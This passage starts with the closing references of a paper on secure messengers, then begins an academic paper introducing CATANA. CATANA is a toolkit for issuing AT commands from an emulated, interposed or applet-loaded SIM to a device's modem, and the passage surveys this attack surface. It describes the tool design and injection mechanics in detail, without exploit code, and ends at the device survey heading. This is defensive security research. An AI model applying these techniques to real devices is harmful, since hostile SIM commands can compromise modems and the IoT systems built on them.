This work was supported by JST CRONOS, Japan, Grant Number JPMJCS25N1, JSPS KAKENHI, Grant Number JP24H00696 and JST ACT-X, Japan, Grant Number JPMJAX25M8.

References

[1] Joël Alwen, Sandro Coretti, and Yevgeniy Dodis. The double ratchet: Security notions, proofs, and modularization for the Signal protocol. In Yuval Ishai and Vincent Rijmen, editors, *Advances in Cryptology - EUROCRYPT 2019 - 38th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Darmstadt, Germany, May 19-23, 2019, Proceedings, Part I*, volume 11476 of *Lecture Notes in Computer Science*, pages 129–158. Springer, 2019.

[2] Daniel J. Bernstein. Cryptography in NaCl, 2009. https://cr.yp.to/highspeed/naclcrypto-20090310.pdf [Accessed: 2026-3-3].

[3] Alexander Bienstock, Jaiden Fairoze, Sanjam Garg, Pratyay Mukherjee, and Srinivasan Raghuraman. A more complete analysis of the Signal double ratchet algorithm. In Yevgeniy Dodis and Thomas Shrimpton, editors, *Advances in Cryptology - CRYPTO 2022 - 42nd Annual International Cryptology Conference, CRYPTO 2022, Santa Barbara, CA, USA, August 15-18, 2022, Proceedings, Part I*, volume 13507 of *Lecture Notes in Computer Science*, pages 784–813. Springer, 2022.

[4] Katriel Cohn-Gordon, Cas Cremers, Benjamin Dowling, Luke Garratt, and Douglas Stebila. A formal security analysis of the Signal messaging protocol. *J. Cryptol.*, 33(4):1914–1983, 2020.

[5] Sergej Dechand, Dominik Schürmann, Karoline Busse, Yasemin Acar, Sascha Fahl, and Matthew Smith. An empirical study of textual Key-Fingerprint representations. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 193–208, Austin, TX, August 2016. USENIX Association.

[6] Matrix.org Foundation. Matrix.org, 2026. https://matrix.org/ [Accessed: 2026-4-24].

[7] Threema GmbH. Threema – secure communication for individuals and companies – Threema, 2026. https://threema.com/en/ [Accessed: 2026-3-3].

[8] Joseph Jaeger and Akshaya Kumar. Analyzing group chat encryption in MLS, Session, Signal, and Matrix. In Serge Fehr and Pierre-Alain Fouque, editors, *Advances in Cryptology - EUROCRYPT 2025 - 44th Annual International Conference on the Theory and Applications of Cryptographic Techniques Madrid, Spain, May 4-8, 2025, Proceedings, Part VIII*, volume 15608 of *Lecture Notes in Computer Science*, pages 272–301. Springer, 2025.

[9] Kee Jefferys. The Session protocol: A new standard for decentralized private messaging, 2020. https://getsession.org/blog/introducing-the-session-protocol [Accessed: 2026-3-3].

[10] Kee Jefferys. Session protocol: Technical implementation details, 2020. https://getsession.org/blog/session-protocol-technical-information.

[11] Kee Jefferys. The Session protocol: What's changing — and why?, 2020. https://getsession.org/session-protocol-explained [Accessed: 2026-3-3].

[12] Kee Jefferys, Maxim Shishmarev, and Simon Harman. Session: A model for end-to-end encrypted conversations with minimal metadata leakage. *CoRR*, abs/2002.04609, 2020.

[13] Hayato Kimura, Ryoma Ito, Kazuhiko Minematsu, Shogo Shiraki, and Takanori Isobe. Not in the prophecies: Practical attacks on Nostr. In *10th IEEE European Symposium on Security and Privacy, EuroS&P 2025, Venice, Italy, June 30 - July 4, 2025*, pages 585–606. IEEE, 2025.

[14] U.S. Naval Research Laboratory. Onion routing, 2026. https://www.onion-router.net/ [Accessed: 2026-3-3].

[15] Alex Linton. Private messaging apps: Who needs a secure messenger — and why?, 2019. https://getsession.org/who-needs-private-messaging [Accessed: 2026-3-3].

[16] WhatsApp LLC. Whatsapp | secure and reliable free private messaging and calling, 2026. https://www.whatsapp.com/ [Accessed: 2026-3-3].

[17] Johannes Löbbecke. Session: Secure messenger with additional measures for metadata protection. In *Proceedings of the Seminar Innovative Internet Technologies and Mobile Communications (IITM), Summer Semester 2020*, volume NET-2020-11-1, pages 21–25, November 2020.

[18] Charlie Boulo Marwan Anastas. Audit of Session secure messaging application, 2021. https://blog.quarkslab.com/audit-of-session-secure-messaging-application.html [Accessed: 2026-3-3].

[19] Oxen. Oxen blockchain explorer, 2025. https://oxen.observer/ [Accessed: 2026-3-3].

[20] Oxen. Github - oxen-io/libsession-util: Session utilities library, 2026. https://github.com/session-foundation/libsession-util [Accessed: 2026-3-3].

[21] Oxen. Github - oxen-io/oxen-core: Oxen, 2026. https://github.com/oxen-io/oxen-core [Accessed: 2026-3-3].

[22] Kenneth G. Paterson, Matteo Scarlata, and Kien Tuong Truong. Three lessons from Threema: Analysis of a secure messenger. In *32nd USENIX Security Symposium (USENIX Security 23)*, pages 1289–1306, Anaheim, CA, August 2023. USENIX Association.

[23] Session Technology Foundation. Running a Session node, 2025. https://docs.getsession.org/contribute-to-the-session-network/running-a-session-node [Accessed: 2026-3-3].

[24] Session Technology Foundation. Session | send messages, not metadata. | private messenger, 2025. https://getsession.org/ [Accessed: 2026-3-3].

[25] Session Technology Foundation. Session protocol v2: PFS, post-quantum and the future of private messaging, 2025. https://getsession.org/blog/session-protocol-v2 [Accessed: 2026-3-3].

[26] Session Technology Foundation. Session stagenet node setup, 2025. https://docs.getsession.org/contribute-to-the-session-network/testnet/session-stagenet-node-setup [Accessed: 2026-3-3].

[27] Session Technology Foundation. Github - session-foundation/session-ios: Session iOS - a decentralized, onion routed, private messenger, 2026. https://github.com/session-foundation/session-ios [Accessed: 2026-3-3].

[28] Session Technology Foundation. Github - session-foundation/session-storage-server: Oxen storage server, 2026. https://github.com/session-foundation/session-storage-server [Accessed: 2026-3-3].

[29] Signal Technology Foundation. How to protect yourself on Signal – Signal support, 2026. https://support.signal.org/hc/en-us/articles/9932632052378-How-to-protect-yourself-on-Signal/ [Accessed: 2026-3-3].

[30] Signal Technology Foundation. Signal » blog » safety number updates, 2026. https://signal.org/blog/safety-number-updates/ [Accessed: 2026-3-3].

[31] Signal Technology Foundation. Signal » documentation, 2026. https://signal.org/docs/ [Accessed: 2026-3-3].

[32] Signal Technology Foundation. Signal » home, 2026. https://signal.org/ [Accessed: 2026-3-3].

[33] Signal Technology Foundation. What is a safety number and why do i see that it changed? – Signal support, 2026. https://support.signal.org/hc/en-us/articles/360007060632-What-is-a-safety-number-and-why-do-I-see-that-it-changed/ [Accessed: 2026-3-3].

[34] Dan Turner, Siamak F. Shahandashti, and Helen Petrie. The effect of length on key fingerprint verification security and usability. In *Proceedings of the 18th International Conference on Availability, Reliability and Security, ARES 2023, Benevento, Italy, 29 August 2023- 1 September 2023*, pages 23:1–23:11. ACM, 2023.

[35] Nik Unger, Sergej Dechand, Joseph Bonneau, Sascha Fahl, Henning Perl, Ian Goldberg, and Matthew Smith. Sok: Secure messaging. In *2015 IEEE Symposium on Security and Privacy*, pages 232–249, 2015.



CATANA: On the Dangers of SIM-Originating AT Commands

Tomasz Piotr Lisowski
University of Birmingham

Kristian Covic
Fuzzware

Marius Muench
University of Birmingham

Abstract

Hostile SIMs have been discussed as an attack vector against Mobile Equipment (ME) connected to cellular networks. One main attack path are *proactive commands* sent from the SIM to the victim device. In this work, we examine the threats posed by the `RUN AT` command which are SIM-originating requests for the ME to execute a specified AT command, effectively creating a SIM AT interface.

To explore this interface, we introduce the CATANA toolkit and use it to analyze real-world devices. Despite existing community knowledge on proactive commands and the dangers of AT commands, our investigation shows that SIM AT commands pose a significant security risk for MEs.

We survey 26 different MEs (8 IoT devices and 18 smartphones) and find that 9 expose the SIM AT interface, leading to the discovery of 4 vulnerabilities. We present case studies demonstrating the impact of discovered vulnerabilities, including command execution, arbitrary file read, downgrading connections to 2G, and Denial-of-Service (DoS) of the ME. Crucially, our work emphasizes the security benefit of hardening, deprecating, or disabling, the SIM AT interface.

1 Introduction

Cellular networks are ever advancing with increases in bandwidth, speed, feature-set, and coverage; This enables them to support a larger and more complex set of services and devices. A wide range of devices rely on these networks for connectivity, e.g., phones, cars, computers, and an ever-expanding assortment of Internet-of-Things (IoT) devices, including payment terminals, cameras, routers, wearables, *smart* devices, and more.

The SIM—be it a classic plastic card, an integrated SIM, or an Embedded SIM (eSIM)—remains attached to the modem of every connected device, providing the subscriber identity needed for authentication and other network services. However, instead of exclusively storing authentication secrets, SIMs are also small computers communicating with the modem of the mobile device. In most cases, the modem's Communication Processor (CP)[1] initiates the communication with the Subscriber Identity Module (SIM) by reading files, involving it in the authentication flow, or interacting with programs stored on the SIM (i.e., applets). Moreover, SIMs can leverage *proactive commands* to invert this flow of communication and prompt the CP to execute a SIM-controlled commands [12].

Previous work frequently highlighted the security issues resulting from proactive command support [10,21,48,49] and recent work argues for the inclusion of *hostile SIMs* in mobile security threat models [22]. While the capabilities of most proactive commands are restricted to the intended purpose outlined in the specification [12], the `RUN AT` command embeds the highly generic set of ATtention (AT) commands directly into the proactive request.

Hayes compatible interfaces—those supporting AT commands—have long been used to control and configure modems, ever since their initial introduction in the 1980s [19]. Both academic [18,44] and industry-led research [6] demonstrated the security threats of AT commands for modems embedded in modern communication stacks. This resulted in a gradual tightening of AT interface security, with modern smartphones exposing it only to privileged users or after explicitly enabling it as a developer.

In this work, we investigate the SIM-based AT interface enabled by proactive commands[2], and develop CATANA, a toolkit for exploring this interface. CATANA consists of four tools enabling us to transceive SIM AT commands, automate testing of such commands, and inspect results from experiments. Equipped with CATANA, we set out to understand the prevalence of the SIM AT attack surface, and survey 8 IoT devices and 18 smartphones for their support of the SIM AT interface. Our survey shows that while smartphones rarely support SIM AT commands, IoT modems commonly expose this feature, with 2 and 7 of the tested devices supporting the SIM AT interface, respectively. Additionally, we identify 4

[1] Also referred to as a *Communication Processor* or a *Baseband Processor*.
[2] We refer to this as the *SIM AT interface* for brevity.

vulnerabilities affecting multiple surveyed devices.

We highlight the dangers of the SIM AT interface and demonstrate the impact of identified vulnerabilities by presenting 4 case studies, ranging from Denial-of-Service (DoS) and a 2G downgrade, to arbitrary file read, and code execution.

In summary, we provide the following contributions:

- We introduce CATANA, a toolkit for interactively exploring the SIM AT interface, automating testing of AT commands and analyzing the results of experiments.
- We analyze the presence of the SIM AT interface for 26 devices, spanning smartphones, development boards, and IoT modems embedded in real-world systems.
- We implement 4 SIM-originating attacks against different modems by abusing AT commands: One code execution, one DoS, an arbitrary file read, and a 2G downgrade attack.
- We discuss mitigation of our attacks, and motivate the potential deprecation or removal of the SIM AT interface.

2 Background

2.1 ATtention Protocol

The AT protocol was first introduced in the Hayes Smartmodem in 1981. For the first time, control over features and configuration of the consumer-grade modem was performed in-band over the same serial interface alongside data transmissions [9, 35].

Adoption of AT commands continues to this day, with many modern devices still implementing a functionally identical design. Since the inception of AT commands, the International Telecommunication Union (ITU), the 3rd Generation Partnership Project (3GPP), and others have released standards describing universally understood commands and their function, although many vendors include additional proprietary commands that extend and alter the standardized set.

All AT commands begin with the letters *AT*[3] followed by the command and, occasionally, numeric and string parameters. Commands can be categorized into one of 4 types: *read*, *write*, *execute*, *test*. The same command will often support more than one type of operation to implement, e.g., a get and set mechanism. Below is a generic functional description of each type of command:

Reading (`AT<cmd>?`) extracts information out of the modem, e.g., build version, or Access Point Names (APNs).

Writing (`AT<cmd>=[<p1>,<p2>,...,<pn>]`) reconfigures the modem, e.g., by connecting to a different network, or by sending key presses.

[3] Most *extended commands*, as defined by 3GPP, begin with *AT+*, with only individual exceptions [3].

Executing (`AT<cmd>`) is similar to writing in that it requests that the modem performs an operation, but does not provide parameters to the command.

Testing (`AT<cmd>=?`) variant will generally exist for every command and is used to detect whether a command is supported by the modem and what parameters are supported, without causing any side-effects.

2.2 SIM AT Interface

Cellular devices often follow a similar design, i.e., there is usually an Application Processor (AP) running the user-facing Operating System (OS) like Linux, iOS, Android, or a custom embedded firmware. Connected to the AP, through shared memory or a serial interface, is the CP. It is responsible for all radio communications with nearby cell towers, as well as a direct connection to the SIM, either a plastic card inserted into a connector, or an eSIM embedded into a Trusted-Platform Module (TPM) or other Integrated Circuit (IC).

The CP-SIM half-duplex interface uses Application Protocol Data Units (APDUs) to send commands and responses back and forth for the duration of the cellular connection. Each exchange is initiated with the CP sending a Command APDU (C-APDU), followed by the SIM sending back one Response APDU (R-APDU).

A proactive SIM mechanism exists to enable cards to also issue commands back to the CP using messages called *proactive commands*. The indication of an available command can be embedded inside regular R-APDUs flowing on the line, but the dispatch of the command itself requires an explicit *fetch* from the CP. A bit field indicating CP support for proactive SIM commands is transmitted as part of the `TERMINAL PROFILE` C-APDU during the SIM bootstrap process. One proactive command of particular interest to this work is `RUN AT`. It appears less frequently on phones, but standalone cellular modules sold to manufacturers of cars, car chargers, and other IoT devices will often offer `RUN AT` out-of-the-box.

Ultimately, the support for `RUN AT` exposes an interactive AT interface to the SIM, allowing the card to dispatch AT commands to the CP, that may bypass the expected flow, reducing the AP's visibility and allowing the SIM to perform covert malicious activity inside the device.

2.3 SIM Tooling

There are three primary methods of exploring the SIM interface: Using programmable (research) cards, commercial cards with interposers, or using software-emulated cards.

Programmable Cards. Most smart cards issued to consumers for, e.g., telecommunications, banking, or access control, only include the Personal Identification Number (PIN) and PIN Unblocking Key (PUK), but the KIc, KID, and KIK

key material[4] required for software installation onto the card, remains a secret. Cards intended for research and private use, such as the cards offered by Sysmocom [43], include KIc, KID, and KIK key material and support for *applet* installation. Most contemporary applets, including those compatible with Sysmocom SIM cards, are built on top of a Java-based framework and card API. These applets can be installed on compatible cards [32] and are executed by an embedded Java Card Virtual Machine (JCVM) while the card is powered and communicating with a mobile device.

Developers rely on the SIM Application Toolkit (SAT) to develop applets that integrate with the USIM application present on every modern SIM card [2, 11, 12]. This is necessary because cellular devices rely on the USIM application for authentication to the network, various network and SIM configurations, as well as non-volatile storage for contacts, Short Message Service (SMS) messages, and connection state.

Interposed Cards. A number of commercial SIM cards already contain proprietary applets from network operators or card manufacturers that offer their users a range of supplementary cellular services built on top of the SAT APIs. When this, or other, proprietary behavior of the card is desired, another approach can be employed to obtain programmability on the SIM-Mobile Equipment (ME) interface, namely, using interposers. These are thin sticker-like devices with electrical contacts on both sides. They attach on one side to the SIM card, and on the other, to the SIM connector. This enables a Machine-In-The-Middle (MITM) attack where the interposer may transparently bridge the two sets of contacts, but also drop messages, alter them, or inject new ones as a result of lacking authentication and encryption on the interface. This method offers researchers a similar capability as with the programmable cards, but at an increased level of complexity and reliance on hardware which was not designed for this purpose.

Beyond hardware interposers, SIM research tooling also enables an overt, but more flexible way of interposing by exposing the electrical interface from the SIM socket to an external device, optionally facilitating a connection to remote SIM cards over the Personal Computer/Smart Card (PC/SC) interface. Most prominently, SIMtrace2 forms a transparent bridge between the ME and a card inserted into the SIMtrace2 or a card connected to a host computer via an external card reader. This results in behavior that mimics the card, but with the ability to interpose the communications on a host instead of using interposing hardware.

Recent work by Gegenhuber et al., SIMULATOR, explores an alternate hardware approach to SIMtrace2 that lowers the cost of hardware interposing [14, 15].

[4] KIc and KID key and identifier material are used for ciphering, redundancy checks, cryptographic checksums, and digital signatures. KIK key material is used to protect KIc and KID [1].

Software Cards. Building on top of tools like SIMULATOR and SIMtrace2, recent work introduced fully software-emulated SIMs, for instance, Onomondo UICC [31], VSmartCard [26], and SIMURAI [22].

We build our work on top of SIMURAI [22] that consists predominantly of two components: SWICC, the framework core that forms a generic smart card emulator, and SWSIM that extends the core emulation to add SIM-specific features, e.g., proactive commands and Milenage authentication. A distinct feature of SIMURAI is the APDU pipeline flexibility that supports APDU handler overloading, and APDU response rewriting, that CATANA heavily relies on to achieve its functionality.

3 Related Work

AT Attacks. Miller et al. [23], Pereira et al. [36], Amarante et al. [5], Hay et al. [16], and Tian et al. [44] explore the risks of AT over USB and AT over serial on commercial smartphones. Weinmann et al. [47] present multiple practical exploits using AT command handlers in the CP to trigger vulnerabilities. Furthermore, Herfurt et al. [17, 34] and Traynor et al. [45] showed that Bluetooth stacks of feature phones, in particular, the Dial Up Networking (DUN) of the—now defunct—Symbian mobile OS could result in AT dispatch.

Additionally, multiple works acknowledged the presence of the SIM AT attack surface [10, 21, 22] but did not further explore this attack surface. Our work builds on this line of work and shows the practical security implications of the SIM AT interface.

Fuzzing. Karim et al. [18] developed *ATFuzzer*, which uncovered multiple problems when injecting AT over Bluetooth and USB. Mulliner et al. [29] created a MITM setup to form a black-box fuzzer that injected SMS Protocol Data Units (PDUs) over Wi-Fi into victim devices running on multiple OSs, leading to discovery of various crashes and bugs.

Moreover, AT commands often support fuzzing of other components in the cellular stack by providing a dedicated control channel [13, 20].

Beyond cellular modems. Vaccari et al. [46] and Piracha et al. [37] exploited the MAC layer of the ZigBee network protocol to attack ZigBee end-devices. Despite offering interesting case studies for the dangers of AT commands, the underlying devices do not rely on SIMs.

Defenses. AT-based attacks are also discussed in the context of defenses. For instance, *RILDefender* [48] leverages the Android RIL to detect malicious activity, such as reception and transmission of binary SMS, or execution of AT commands. Furthermore, Mulliner et al. [28] developed another defense to explicitly protect against AT attacks using a *virtual modem*

that stands between the AP and CP to filter AT commands sent from the AP to the CP.

While both of the aforementioned defenses protect against AT commands sent through common interfaces, SIM AT commands that are executed directly on the CP, would remain undetected.

4 Motivation

Researchers frequently pointed out the dangers of unrestricted access to AT commands on modern modems, especially those embedded into smartphones [18, 44]. Similarly, the potential attack vector introduced by hostile SIMs has also been discussed in past work [10, 21, 22].

Although prior work regularly acknowledges the possibility of SIM AT attacks, there is a lack of studies examining the prevalence and dangers of the SIM AT interface in-depth, to the best of our knowledge. Given the severe consequences of AT attacks shown in the literature, e.g., lock-screen bypasses, memory corruptions, or event injection [44], we believe that the missing exploration of SIM-originating AT attacks forms a major blind spot in our understanding of the mobile security threat landscape.

Our work aims to fill this gap by building tools that aid in exploring the SIM AT interface and by understanding the attack surface introduced by the SIM AT interface to contemporary cellular devices.

Threat model. We adopt the threat model introduced by Lisowski et al. [22], where hostile SIMs originate from one of four sources:

i Vulnerabilities in SIM software stacks allowing for remote exploitation by attackers.

ii Physical access to the device or its SIM, allowing an attacker to exchange the SIM or install an interposer.

iii Remote SIM administration available to malicious or compromised operators. This allows the remote extension of SIM functionality and carrying out attacks against deployed SIM cards.

iv Supply-chain attacks, where backdoors are inserted into a SIM at any time between manufacturing and distribution to end users.

Although this appears to be a strong attacker model at first glance, we note that all four sources for hostile SIMs are relevant and realistic in the context of telecommunication security: SIMJacker attacks used vulnerabilities in the SIM software stack [42], NSA's ANT catalog documents physical SIMs as an attack vector [7], a recently observed operator data breach includes SIM authentication secrets [24], and MITRE's 5G Hierarchy of Threats documents supply-chain attacks against SIM credentials as observed [25].

Regardless of the source of the hostile SIM, the attacker's objective remains the same: compromise the modem that the SIM is connected to. While this can enable eavesdropping and make the cellular connection unavailable in the case of smartphones, this objective has further importance in the context of IoT devices. Considering that IoT devices are often locked down and expose a limited variety of interfaces to attackers, hostile SIMs can serve as an entry vector for a full-system compromise beyond solely the device's modem.

5 Design

We identified five requirements that encompass various approaches to experimentation on the SIM AT interface; We aim to satisfy these requirements by building four tools that can streamline further research. We visualize the developed tools in Figure 1.

5.1 Requirements

We identified the following as the primary design requirements for tools aiding research of this interface:

R1 Using a fully software-emulated SIM card when prioritizing flexibility, performance, and iteration time, especially when a cellular network connection is not required for those experiments.

R2 Real SIM cards may exhibit behavior that is proprietary and secret, be it with a custom applet, or keys needed to authenticate to real networks. In this case, there must be a way to interpose a real card to allow for interaction with the AT interface exposed to the SIM, without requiring applet installation onto commercial SIMs.

R3 Devices do not always have an easily accessible SIM slot, therefore using tools such as the SIMtrace2 [33] is not possible. In this case, reprogrammable cards where the administrative keys of the card are provided to the researcher, may be required. These types of cards often contain a JCVM and support Java Card (JC) applet installation. The applet can receive APDUs that contain an embedded AT command which can then be replayed to the phone using proactive commands. The APDU can be sent to the SIM over another interface, e.g., `AT+CSIM` using another AT interface exposed by the device, or using binary SMS.

R4 Tian et al. found 3500 unique AT commands when standards and Android-facing CP firmware are considered [44]. There are a number of other mobile OSs like KaiOS and iOS, as well as other CPs intended for embedded use, potentially including additional unique AT




Figure 1: Overview of the CATANA toolkit, consisting of four independent tools. CATVIEW enables the execution of SIM AT commands by leveraging an emulated or interposed SIM and CATLET interactively executes SIM AT commands from a specialized SIM applet. CATAUTO enables iterative execution of SIM AT commands against a target and produces a result file, which can then be analyzed using CATVIEW.

commands. Consequently, automated AT command testing using the SIM as originator is essential to understand the landscape of the explored attack surface.

R5 A human-readable and portable file should be provided to the researcher as a result of the SIM AT interface analysis. This will aid in further targeting of efforts and enable passing on to supplementary analysis tooling down-stream.

5.2 Tooling

CATTTY (R1 & R2) can operate in two modes: the first offers complete card emulation, and the second interposes another PC/SC-attached card. Both modes utilize the tooling provided by SIMURAI, and both modes rely on the SIMtrace2-ME connection as the communication medium. The user may also decide to use the tool *interactively*, which offers them an AT shell for rapid prototyping, or as *one-shot* for injecting a single AT command for non-interactive automation.

When using the emulated card, the default proactive application of SWSIM is overridden by a proprietary one that injects *RUN AT* proactive commands during runtime. When an experiment requires certain features of another existing card, be it an emulated card or a physical one, the user can choose to interpose that card using a built-in interposer layer based on SWSIM that offers a predominantly transparent pass-through for incoming APDUs. This way a SWSIM instance can behave like the card it is interposing, while redirecting messages related to the proactive capability to a proprietary proactive application included in CATTTY to maintain the ability to inject *RUN AT* proactive commands without interference from the interposed card.

CATLET (R3) comprises two parts: the first is a JC applet installable on compatible SIM cards, and the second is a host program that communicates with the applet over a secondary AT command interface exposed by the target device.

The applet receives specially crafted *ENVELOPE* APDUs that encode an AT command from the user. This AT command will be dispatched to the CP using the *RUN AT* proactive command and the card will listen for a response. Once a response is received inside an *ENVELOPE* coming from the CP, the AT response is extracted and copied into an internal buffer.

A host program waits for the user to input an AT command, then packs it into a packet that is placed inside an *ENVELOPE* APDU, and finally packs the APDU into a *AT+CSIM* command that can be sent over the exposed AT interface to eventually land in the SIM applet. The host can request the AT response as well as applet status for debugging purposes by sending packets over the *AT+CSIM*-based path. In essence, this forms a bidirectional channel with the host and SIM applet assuming the roles of a controller and a peripheral, respectively.

CATAUTO (R4) builds on top of CATTTY to automate the dispatch of AT commands to devices supporting the SIMtrace2. It collects the AT commands and AT responses together into an output file intended for further offline analysis.

CATVIEW (R5) analyzes the output from CATAUTO to produce a human-readable and portable JSON file listing all AT commands that produce a non-error response. Each command in the list includes a description and a list of variants, where each variant is also accompanied by a list of responses observed for that variant.

6 Implementation

CATANA contains 3331 lines of Zig and 338 lines of Java, distributed as follows, Zig: ~43% for CATTTY, ~22% for CATVIEW, ~22% for CATLET, and ~13% for CATAUTO. Java: 100% for the JC applet of CATLET.

6.1 CATTTY

CATTTY takes advantage of the SIMURAI framework, in particular the SWSIM component, to implement all features described in the design.

It runs an emulated SIM powered by SWSIM with the ability to submit *RUN AT* proactive commands to the CP. This is achieved using a proactive application compatible with SWSIM that allows us to issue *RUN AT* proactive commands asynchronously from other threads such as the one listening for user input when running CATTTY interactively. The state of the application is tracked carefully to prevent deadlocks, e.g., when an AT command is submitted to the CP but does not lead to a response, or when a user wants to replace a previously entered AT command with a new one before the prior is submitted to the CP. The *one-shot* feature has its own simpler proactive application to isolate complexity and serve as a minimal example for *RUN AT* dispatch using SWSIM.

We observed that the dispatch of *RUN AT* proactive commands should not occur before the first *TERMINAL PROFILE* or *ENVELOPE* is received, to avoid invalid AT responses. We refer to this as the *trigger* point, since CATTTY will always wait until a trigger event has occurred before sending any AT commands.

SWSIM does not include an interposing functionality by default; as such, we pair up the SWSIM framework with the *scraw* library that provides thin cross-platform wrappers to interact with PC/SC-connected cards. We realize interposing at the Transmission Protocol Data Unit (TPDU) layer used by SIMURAI (unlike PC/SC which operates at a higher APDU layer) using a number of distinct steps. Handling incoming APDUs starts in our proprietary APDU handler registered using *swicc_apduh_pro_register*. Here, we need to drop APDUs that could put the interposer or the interposed card in an undefined state, namely:

- *UPDATE BINARY* and *UPDATE RECORD* to avoid persistent changes to the card's EEPROM and to avoid handling differences in write behavior of different cards as indicated by 'Data Coding' in the historical bytes of the Answer-To-Reset (ATR).
- *MANAGE CHANNEL* to enforce use of the default logical channel and prohibit the spawning of secondary ones.
- *SEARCH RECORD* due to a lack of support in SWSIM. Commands that are not processed by any APDU handler do not get parsed when the C-APDU header is received and as a result, we have no way of knowing what procedure byte to send back which requires us to return an error indicating an unsupported class or instruction.
- *GET RESPONSE* is used for command chaining, i.e., allowing a command to queue up a response for later retrieval using this APDU. When the interposed card indicates that a response is available, we must manually generate a procedure byte for the *GET RESPONSE* command and allow it to be sent to the interposed card once the header is acknowledged.

The second step to interposing occurs in the APDU handler override function registered with *swicc_apduh_override_register*. We short circuit this function when any of the blocked commands are received, otherwise we dispatch the current APDU to the interposed card over PC/SC. When a response is received, we scan the status word for a normal success or a proactive indication and overwrite it with our own if a proactive command created for the user of CATTTY is ready to be injected. We gracefully handle any errors coming out of the interposed card, but a breakdown of the PC/SC communication can occur if a state mismatch arises as a consequence of an unforeseen interaction between SWSIM and the interposed card.

6.2 CATLET

This tool establishes a bidirectional connection between the CATLET Command Line Interface (CLI) and a CATLET applet running on the SIM. The CP communicates with the SIM using APDUs[5], and the host connects to an exposed AT interface of the target device to obtain a regular (non-SIM) AT interface, allowing the CLI to dispatch proprietary packets to the applet. The CLI forms packets based on user input, packs them into *ENVELOPE* C-APDUs and sends them to the active SIM using the *AT+CSIM* command that is expected to be supported by the exposed AT interface. This communication channel allows the host to dispatch user-specified AT commands as well as other commands that extract state and AT responses from the applet.

Although the SAT offers a large number of features, it does not provide an insight into all C-APDUs received by the card unless they are proprietary *ENVELOPE* commands. As a consequence of this abstracted design, CATLET relies on *ENVELOPE* C-APDUs and packs a proprietary packet format into a proprietary SAT template object. The applet must register to receive the proprietary messages using *toolkitRegistry.setEvent(EVENT_UNRECOGNIZED_ENVELOPE)*. Whenever this type of proprietary C-APDU is received by the USIM application, the *EVENT_UNRECOGNIZED_ENVELOPE* event is dispatched to every SAT applet. This event allows us to

[5] Non-extended C-APDUs can carry at most 256 bytes in their data field when using protocol T=0. This sets an upper length limit on AT commands dispatched from the CATLET CLI to the applet.

```
[ {
 "title": "Control Call Event",
 "description": "AT^DSCI is used to
   enable/disable ^DSCI URC (call event).",
 "base": "AT^DSCI",
 "variant": [
  { "suffix": "?", "response": [
   "\r\n^DSCI: 0\r\n\r\nOK\r\n" ] },
  { "suffix": "=?", "response": [
   "\r\n^DSCI: (0-1)\r\n\r\nOK\r\n" ] },
  { "suffix": "", "response": [
   "\r\nOK\r\n", "\r\nOK\r\n" ] } ]
} ]
```

Listing 1: A minimal example of the JSON output generated by CATVIEW.

trigger our applet and extract the value from the proprietary SAT template object immediately at the time of reception. In case the received packet instructs the applet to send an AT command, we extract the embedded command and repack it into a *RUN AT* proactive command that gets queued for transmission to the CP. In effect, this mechanism allows the SIM card to execute AT commands on behalf of the user of the CATLET CLI.

6.3 CATAUTO

CATAUTO reads a list of AT commands from an input text file, each delimited by a newline. Then, the main orchestration loop sequentially repeats the following steps for each AT command included in the input:

i Start up a *one-shot* CATTTY instance and the *simtrace2-cardem-pcsc* driver of SIMtrace2 that bridges the SWSIM-based SIM hosted by CATTTY with the ME. Lastly, we trigger an ME reboot using *adb reboot* and begin waiting for a response.

ii When an AT response arrives, CATAUTO writes the command and response to an output file.

iii Finally, *SIGTERM* and *SIGINT* are sent to *simtrace2-cardem-pcsc* and CATTTY, respectively, and CATAUTO closes the control loop using *pcsc-scan* to wait until the PC/SC middleware no longer detects the SWSIM card.

6.4 CATVIEW

Analysis begins with the output file generated by CATAUTO and ends with a JSON file formatted according to Listing 1. The resulting JSON file consists of an array of commands, each including a description of the command's function, and a list of supported variants. Inside each variant is another array containing a list of all responses obtained with that variant of the command.

At first, CATVIEW reads in all AT commands and responses, then unpacks the data into an internal representation optimized for further processing. Next, we apply a filter that removes any responses of the form *\r\nERROR\r\n* along with any variants that become empty as a result of the response removal. The remaining data gets converted into an internal representation modeled after the JSON schema, and written to a file as a string.

7 Evaluation

We evaluate CATANA by gauging the utility it offers to the research community. Consequently, our evaluation aims to answer two key questions: *(1) How prevalent is the support for AT commands via SIM* and *(2) What is the security impact of accepting AT commands from the SIM interface?*

To answer these questions, we first perform a survey of representative devices, and then present a series of case studies demonstrating vulnerabilities and architectural weaknesses exploitable using SIM AT commands.

7.1 Device Survey

